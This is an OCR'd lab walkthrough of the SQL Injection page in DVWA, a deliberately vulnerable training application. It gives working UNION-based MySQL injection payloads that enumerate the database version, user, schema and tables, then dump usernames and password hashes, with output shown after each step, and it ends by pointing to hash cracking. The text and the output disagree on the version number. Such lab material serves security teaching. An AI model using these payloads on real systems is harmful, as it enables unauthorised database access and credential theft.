
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

- **Basic Injection**
  - Now go to SQL Injection section and on the sql injection page there is an text box with name User Id now insert 1 or 2 in that box and click on submit. Webpage/code is supposed to print ID, First name, and Surname to the screen.

- **Always True Scenario**



Vulnerability: SQL Injection

User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Input the below text into the User ID Textbox .

%' or '0'='0

Click Submit




Vulnerability: SQL Injection

User ID: %' or '0'='0

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

- In this scenario, we are saying display all record that are false and all records that are true.
  - %' - Will probably not be equal to anything, and will be false.
  - '0'='0' - Is equal to true, because 0 will always equal 0.
- Database Statement
  mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';


- **Display Database Version**
  - Input the below text into the User ID Textbox.
    %' or 0=0 union select null, version() #
    Click Submit



```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.5.41-0+wheezy1
```

- Notice in the last displayed line, 5.1.60 is displayed in the surname. This is the version of the mysql database.

- **Display Database User**
  - Input the below text into the User ID Textbox .
    %' or 0=0 union select null, user() #
    Notice in the last displayed line, root@localhost is displayed in the surname. This is the name of the database user that executed the behind the scenes PHP code.




```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

- **Display Database Name**
  - Input the below text into the User ID Textbox (See Picture).

    %' or 0=0 union select null, database() #

    Notice in the last displayed line, dvwa is displayed in the surname. This is the name of the database.




Vulnerability: SQL Injection

```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

- **Display all tables in information_schema**
  - Input the below text into the User ID Textbox.

    %' and 1=0 union select null, table_name from information_schema.tables #

    Click Submit
  - Now we are displaying all the tables in the information_schema database. The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.



Vulnerability: SQL Injection


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
User ID:
%' and 1=0 union select null, table_name from information_schema.table
nformation_schema.tables #
Submit
information_schema table name
information_schema table name
information_schema table name
information_schema table name

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
```

- **Display all the user tables in information_schema**
  - Input the below text into the User ID Textbox.

    %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

Click Submit
Now we are displaying all the tables that start with the prefix "user" in the information_schema database.



Vulnerability: SQL Injection

User ID: Submit


```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

- **Display all the columns fields in the information_schema user table**

  ●Input the below text into the User ID Textbox.
  %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
  Click Submit
  Now we are displaying all the columns in the users table.Notice there are a user_id, first_name, last_name, user and Password column.




```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user_id     This is the "user_id" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
first_name     This is the "first_name" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
last_name     This is the "last_name" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user     This is the "users" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
password     This is the "password" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
avatar
```

- **Display all the columns field contents in the information_schema user tabl**
  - Input the below text into the User ID Textbox (See Picture).

    %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

    Click Submit

    Now we have successfully displayed all the necessary authentication information into this database.



Vulnerability: SQL Injection

User ID: Submit

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

- From the Above details we can create a Password hash file and we can use tools like John The Ripper and other to decrypt this passwords.